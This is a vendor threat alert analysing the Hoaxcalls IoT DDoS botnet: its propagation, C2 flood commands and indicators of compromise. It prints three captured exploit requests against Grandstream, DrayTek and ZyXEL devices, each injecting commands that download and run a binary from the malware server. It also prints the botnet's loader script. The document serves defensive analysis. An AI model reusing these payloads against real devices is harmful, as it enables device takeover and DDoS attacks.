ERT Threat Alert
Evolution of Hoaxcalls
April 22nd, 2020

Abstract

Over the last several months, Radware Researchers have been monitoring the evolution of the Mirai XTC campaign and the development of the Hoaxcalls Botnet. Hoaxcalls is an IoT variant based off of source code from the Tsunami and Gafgyt Botnets. The Hoaxcalls Botnet was first disclosed by Unit 42, Palo Alto Network's Research Division, on April 3rd, 2020 and has been seen propagating via CVE-2020-8515 and CVE-2020-5722.

On April 20th, 2020, Radware Researchers discovered a new variant of the Hoaxcalls Botnet spreading via an unpatched vulnerability impacting ZyXEL Cloud CNM SecuManager. The series of vulnerabilities impacting ZyXEL were published in full disclosure by Pierre Kim on March 9th, 2020. In addition to a new vector of propagation, the Hoaxcall Botnet also added 16 DDoS attack vectors in the new sample.

Background

On April 3rd, 2020, Palo Alto Networks research division, Unit42, published a report[1] disclosing a new variant of the Gafgyt/Bashlite family, Hoaxcalls. Samples for the Palo Alto Networks report can be found on URLhaus. This botnet was first observed by Unit 42 on March 31st, 2020 and was given the name Hoaxcalls due to the domain used to host its malware, Hoaxcalls.pw. Note, this domain, now suspended, was registered on November 1st, 2019.

The variant of the Hoaxcalls Botnet seen by Unit 42, was observed propagating through a DrayTek Vigor2960 Remote Code Execution vulnerability in URI 'cgi-bin/mainfunction.cgi' (CVE-2020-8515) and a GrandStream Unified Communication remote SQL injection vulnerability through HTTP (CVE-2020-5722). The HTTP exploits performed by the botnet use a common User-Agent header value 'XTC'.

Unit 42 also noted the nick, ident and user strings for the IRC command and control communications started with 'XTC|'. One of the strings in the sample included the phrase 'hubnr and vbrxmr was here'. Other strings included were 'Self Rep Fucking NeTiS and Thisity 0n Ur FuCkInG FoReHeAd We BiG L33T HaxErS' and 'developed and completed by viktor sanchez. contact me on jabber under pabloescobar@xmpp.si for botnet services.' The Unit 42 sample of Hoaxcalls featured three DDoS attack vectors: UDP, DNS and HEX flood.

On April 10th, while monitoring the larger scope of the XTC Mirai campaign, we discovered new Hoaxcalls samples with 16 additional attack vectors. A significant increase in attack capabilities compared to the previous sample. Samples discovered by Radware can be found on URLhaus. This specific variant has only been seen propagating via the GrandStream UCM SQL injection vulnerability CVE-2020-5722. In the first 48 hours of discovery, our sensors recorded 15 unique IP addresses spreading malware from a server hosted at 176.123.3.96. Today the number of malware hosting servers has grown to over 75. Upon initial inspection, the sample appeared to be related to Tsunami, but when reanalyzed at a later date, the sample returned a closer relation to Hoaxcalls.

In correspondence with the sample from the Unit 42 report, this new sample performed exploits with a User-Agent 'XTC' and uses the same IRC channel, #hellroom for its C2 communications. One of the strings discovered in the new sample was the phrase 'Viktor run your shit' – the same reference to the name 'viktor' that was in the sample from Unit 42.

While IoT botnet variants are fairly common, these samples highlight not only the speed in which criminals move, but also the depth and scope of the campaigns run by DDoS operators. From Unit 42's discovery on March 31st to the propagation of the new sample on April 8th, the group added 16 attack vectors, demonstrating their motivation to leverage this botnet for future DDoS attacks.

[1] https://unit42.paloaltonetworks.com/new-hoaxcalls-ddos-botnet/

The good news is both malware hosts, Hoaxcalls.pw and 176.123.3.96, have been taken down within days of discovery

XTC

On April 20th, Radware Researchers discovered another new variant of the Hoaxcalls bot spreading through an unpatched vulnerability in ZyXEL Cloud CNM SecuManager. The Hoaxcalls Botnet was previously seen propagating only via CVE-2020-8515 and CVE-2020-5722, but this time the authors deployed a new malware server at a new IP 78.33.64.107. The major change to this new campaign was the method of propagation, while it kept the 19 DDoS attack vectors our researchers discovered on April 10th.

The campaigns performed by the actor or group behind XTC and Hoaxcalls include a number of variants using different combinations of propagation exploits and DDoS attack vectors. It is our opinion that the group behind this campaign is dedicated to finding and leveraging new exploits for the purpose of building a botnet that can be leveraged for large scale DDoS attacks.

Sample Analysis

CVE-2020-5722[2]

The HTTP interface of the Grandstream UCM6200 series is vulnerable to an unauthenticated remote SQL injection via crafted HTTP request. An attacker can use this vulnerability to execute shell commands as root on versions before 1.0.19.20 or inject HTML in password recovery emails in versions before 1.0.20.17.

On March 23rd, Tenable published a blog, Grandstream UCM62xx SQL Injection[3], detailing a 'previously patched but undisclosed vulnerability' that was assigned CVE-2020-5722 on March 23rd, 2020. This vulnerability can be exploited in one of two ways. The first is via an HTML inject and the other is via an unauthenticated remote code execution. Because Grandstream systems did not properly validate username parameters, an attacker could leverage an SQL injection in the 'Forgot Password' field to run a command execution.

On March 24th, 2020 the remote command injection for CVE-2020-5722 was published on Exploit DB[4].

Grandstream UCM Scanner function entry points:

- `ucm_setup_connection`
- `ucm_recv_strip_null`
- `ucm_scanner_rawpkt`
- `ucm_get_random_ip`
- `ucm_scanner_kill`
- `ucm_scanner_init`
- `ucm_scanner_pid`
- `ucm_fake_time`
- `ucm_rsck_out`
- `command_ucm`
- `ucm_rsck`

[2] https://nvd.nist.gov/vuln/detail/CVE-2020-5722
[3] https://www.tenable.com/security/research/tra-2020-15
[4] https://www.exploit-db.com/exploits/48247

Scanner Command:

```
PRIVMSG %s :[XTC] !* UCM <start/stop> - ucm scanner (enabled by default)
```

Exploit string:

```
POST /cgi HTTP/1.1
User-Agent: XTC
Host: 127.0.0.1:8089
Content-Length: 1000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

action=sendPasswordEmail&user_name=admin' or 1=1--
`;`wget${IFS}http://178.33.64.107/arm7${IFS}-
O${IFS}/tmp/upnp.debug;${IFS}chmod${IFS}777${IFS}/tmp/upnp.debug;${IFS}/tmp/up
np.debug`;`
```

CVE-2020-8515[5]

DrayTek Vigor2960 1.3.1_Beta, Vigor3900 1.4.4_Beta, and Vigor300B 1.3.3_Beta, 1.4.2.1_Beta, and 1.4.4_Beta devices allow remote code execution as root (without authentication) via shell metacharacters to the cgi-bin/mainfunction.cgi URI. This issue has been fixed in Vigor3900/2960/300B v1.5.1.

On January 26th 2020, Skull Army posted a blog[6] detailing an unauthenticated RCE in Draytek Vigor 2960, 3900 and 300B devices. This vulnerability was assigned CVE-2020-8515 and published on February 1st, 2020. Because these devices do not properly filter the keypath parameter, attackers are able to bypass authentication and achieve command execution via the executable /www/cgi-bin/mainfunction.cgi

On March 30th, 2020, the Pre-authentication Remote Code Execution for CVE-2020-8515 was published on Exploit DB[7].

Draytek Scanner function entry points:

- `draytek_setup_connection`
- `draytek_recv_strip_null`
- `draytek_scanner_rawpkt`
- `draytek_get_random_ip`
- `draytek_scanner_kill`
- `draytek_scanner_init`
- `draytek_scanner_pid`
- `draytek_fake_time`
- `draytek_rsck_out`
- `command_draytek`
- `draytek_rsck`

[5] https://nvd.nist.gov/vuln/detail/CVE-2020-8515
[6] https://www.skullarmy.net/2020/01/draytek-unauthenticated-rce-in-draytek.html
[7] https://www.exploit-db.com/exploits/48268

Scanner Command:

```
PRIVMSG %s :[XTC] !* DRAYTEK <start/stop> - draytek scanner (enabled by default
)
```

Exploit string:

```
POST /cgi-bin/mainfunction.cgi HTTP/1.1
User-Agent: XTC
Host: 127.0.0.1
Content-Length: 1000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

action=login&keyPath=%27%0A/bin/sh${IFS}-
c${IFS}'wget${IFS}http://178.33.64.107/arm7${IFS}-
O${IFS}/tmp/upnp.debug;${IFS}chmod${IFS}777${IFS}/tmp/upnp.debug;${IFS}/tmp/up
np.debug'%0A%27&loginUser=a&loginPwd=a
```

ZyXEL Cloud CNM RCE[8]

Zyxel Cloud CNM SecuManager has an unauthorized remote code execution vulnerability, which can be exploited by remote attackers to achieve remote code execution through API calls that abuse the path / live / CPEManager / AXCampaignManager / delete_cpes_by_ids? Cpe_ids =

On March 9th, 2020, IT security researcher Pierre Kim posted a blog[9] detailing the full disclosure of multiple vulnerabilities found in Zyxel CNM SecuManager. Zyxel Cloud CNM secuManagr is a network management software designed to provide an integrated console to monitor and manage security gateways. A Remote Code Execution (RCE) attack is possible by abusing an insecure API due to unsafe calls to eval():

On March 9th, 2020 the pre-auth RCE with chrooted access, part of the ZyXEL secuManager 0-day, was published by Pierre Kim[10]

Zyxel CNM Scanner function entry points:

- `cnm_setup_connection`
- `cnm_recv_strip_null`
- `cnm_scanner_rawpkt`
- `cnm_get_random_ip`
- `cnm_scanner_init`
- `cnm_scanner_kill`
- `cnm_scanner_pid`
- `cnm_fake_time`
- `cnm_rsck_out`
- `command_cnm`
- `cnm_rsck`

[8] http://aizbc.com/html/article/1/11382.html
[9] https://pierrekim.github.io/blog/2020-03-09-zyxel-secumanager-0day-vulnerabilities.html
[10] https://pierrekim.github.io/blog/2020-03-09-zyxel-secumanager-0day-vulnerabilities.html#pre-auth-rce

Scanner Command:

```
PRIVMSG %s :[XTC] !* CNM <start/stop> - zyxel cnm scanner (enabled by default)
```

Exploit string:

```
GET /live/CPEManager/AXCampaignManager/delete_cpes_by_ids HTTP/1.1
User-Agent: XTC
Host: 127.0.0.1:9673
Content-Length: 1000
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

cpe_ids=__import__('os').system('wget http://178.33.64.107/arm7 -O
/tmp/upnp.debug; chmod 777 /tmp/upnp.debug; /tmp/upnp.debug')
```


Attack Vectors

C2 attack commands:

- `HTTPOPTION <host or domain> <port> <path> <time> <conns> - http option flood`
- `HTTPDELETE <host or domain> <port> <path> <time> <conns> - http delete flood`
- `HTTPTRACE <host or domain> <port> <path> <time> <conns> - http trace flood`
- `HTTPPOST <host or domain> <port> <path> <time> <conns> - http post flood`
- `HTTPHEAD <host or domain> <port> <path> <time> <conns> - http head flood`
- `HTTPGET <host or domain> <port> <path> <time> <conns> - http get flood`
- `HTTPPUT <host or domain> <port> <path> <time> <conns> - http put flood`
- `VSE <host> <port> <time> 32 <packetsize> 0 0 10 - vse flood`
- `SYN <host> <port> <time> 32 <packetsize> 0 10 - syn flood`
- `RST <host> <port> <time> 32 <packetsize> 0 10 - rst flood`
- `PSH <host> <port> <time> 32 <packetsize> 0 10 - psh flood`
- `TCP <host> <port> <time> 32 <packetsize> 0 10 - tcp flood`
- `URG <host> <port> <time> 32 <packetsize> 0 10 - urg flood`
- `ACK <host> <port> <time> 32 <packetsize> 0 10 - ack flood`
- `FIN <host> <port> <time> 32 <packetsize> 0 10 - fin flood`
- `UDP <host> <port> <time> 32 <packetsize> 10 - udp flood`
- `HEX <host> <port> <time> <packetsize> - hex flood`
- `DNS <host> <port> <time> - dns resolver flood`
- `BLACKNURSE <host> <time> - blacknurse flood`

Loader

Loader script hosted on the malware server for seeding the botnet and potentially leveraged for central exploits:



```
#!/bin/sh

# viktor the big zero day exploiter here

BINARIES='arm4 arm5 i586 i686 m68k mips mpsl ppc sh4 spc x86 mips64 arm6 i486 arm7 ppc440'

for Binary in $BINARIES; do
        wget http://178.33.64.107/$Binary -O viktor
        chmod 777 viktor
        ./viktor
done
```

http://178.33.64.107/sh

IOCs

Malware Server

```
178.33.64.107
```

Scanners

```
122.2.47.181
181.194.154.67
184.68.39.134
194.126.11.101
14.177.234.214
45.65.222.136
47.205.162.158
68.107.172.103
96.65.72.247
103.4.65.78
118.189.162.199
178.32.148.5
185.153.45.191
189.163.75.173
217.165.14.40
65.155.248.106
137.59.44.90
139.60.179.69
185.75.98.234
113.190.156.183
136.232.80.38
156.110.25.26
181.143.221.68
209.251.100.5
```

IRC Channel

```
#hellroom
```

Malware Samples

```
ab0ac84fdd05a46c70a8e273ff490e32429a04a548ed53e676cd3bea178d3408 - arm5
c1116b5e180ebfb2abb160905699b0b61539696b64f0d700e6d8ec2856b864b8 – arm6
772be9c65345ac5c425d821d9f42eddc9381fcf2983aa6e612affa0a5c3c5602 – arm7
eec151cbc3b1d78ef53f17489f9662c030f0e73e3f940fb3fc96d794b8b0daca – m68k
b50f8e10c8d60d357bf466ec8570a3eddb905f638f9ef8f5b587a4f81ae3c99e – mips
08c42e1ff521de38a09766facda5909a72d34d36571a3de033dabc035d258647 – mpsl
313942c4c25059e25ba144de74b316d8d0f6679edfd91bd873f264c4a7cde9ea - i486
effe9be22391f34bf54f77a29a2fd69bcff8d440cb2a82ca8bc8653ac323caf0 - i586
88ca632391a2f1de44d291fd8eb7eff935a4513cfc8f270371d02d13c29188d9 - i686
de08d24c9203e0df0160c804dd45b131da7eccabdaf204c07587784d08938764 - ppc440
62a34474e6c05860029e30035ea1f481ca24533fe1c00790aebd4e49b71adab1 – ppc
b066ee3e22386d4e59755637f5f7f0feda618f77ea2784960bf325c66bcaf158 – sh4
cc1c65f3642a19ff275527f0b40e3cea991085a93af4037bb3cb211ebea135a3 – spc
b9131aec220864bf03da49efcccb093620e92cda289852851b4d3255a9991d54 – x86
```

Links

178.33.64.107 @ URLhaus
https://urlhaus.abuse.ch/browse.php?search=178.33.64.107

178.33.64.107 /x86 @ Intezer
https://analyze.intezer.com/#/analyses/8d7156e6-5f9e-48e0-a8f6-0e14d2918423

178.33.64.107 /x86 @ VirusTotal
https://www.virustotal.com/gui/file/b9131aec220864bf03da49efcccb093620e92cda289852851b4d3255a9991d54/detection

Additional IOC's by Palo Alto Networks
https://unit42.paloaltonetworks.com/new-hoaxcalls-ddos-botnet/

Radware Signature Updates

Radware DefensePro provides protection against the Draytek and GrandStream exploits through our Security Update Service (SUS) subscription. Protection against the ZyXEL 0-day exploit is in the making and will be provided through the subscription service as soon as possible.

Effective DDoS Protection Essentials

- **Hybrid DDoS Protection** - On-premise and cloud DDoS protection for real-time DDoS attack prevention that also addresses high volume attacks and protects from pipe saturation
- **Behavioral-Based Detection** - Quickly and accurately identify and block anomalies while allowing legitimate traffic through
- **Real-Time Signature Creation** - Promptly protect from unknown threats and zero-day attacks
- **A Cyber-Security Emergency Response Plan** - A dedicated emergency team of experts who have experience with Internet of Things security and handling IoT outbreaks

For further network and application protection measures, Radware urges companies to inspect and patch their network in order to defend against risks and threats.

Effective Web Application Security Essentials

- **Full OWASP Top-10** coverage against defacements, injections, etc.
- **Low false positive rate -** using negative and positive security models for maximum accuracy
- **Auto policy generation** capabilities for the widest coverage with the lowest operational effort
- **Bot protection and device fingerprinting** capabilities to overcome dynamic IP attacks and achieve improved bot detection and blocking
- **Securing APIs** by filtering paths, understanding XML and JSON schemas for enforcement, and activity tracking mechanisms to trace bots and guard internal resources
- **Flexible deployment options -** on-premise, out-of-path, virtual or cloud-based

radware

ERT Threat Alert
Evolution of Hoaxcalls
April 22nd, 2020

Under Attack and in Need of Emergency Assistance? Radware Can Help

Radware offers a service to help respond to security emergencies, neutralize the risk and safeguard operations before irreparable damage occurs. If you're under DDoS attack or malware outbreak and in need of emergency assistance, Contact Us with the code "Red Button."

Learn More at DDoS Warriors

To know more about today's attack vector landscape, understand the business impact of cyber-attacks or learn more about emerging attack types and tools visit DDoSWarriors.com. Created by Radware's Emergency Response Team (ERT), it is the ultimate resource for everything security professionals need to know about DDoS attacks and cyber security.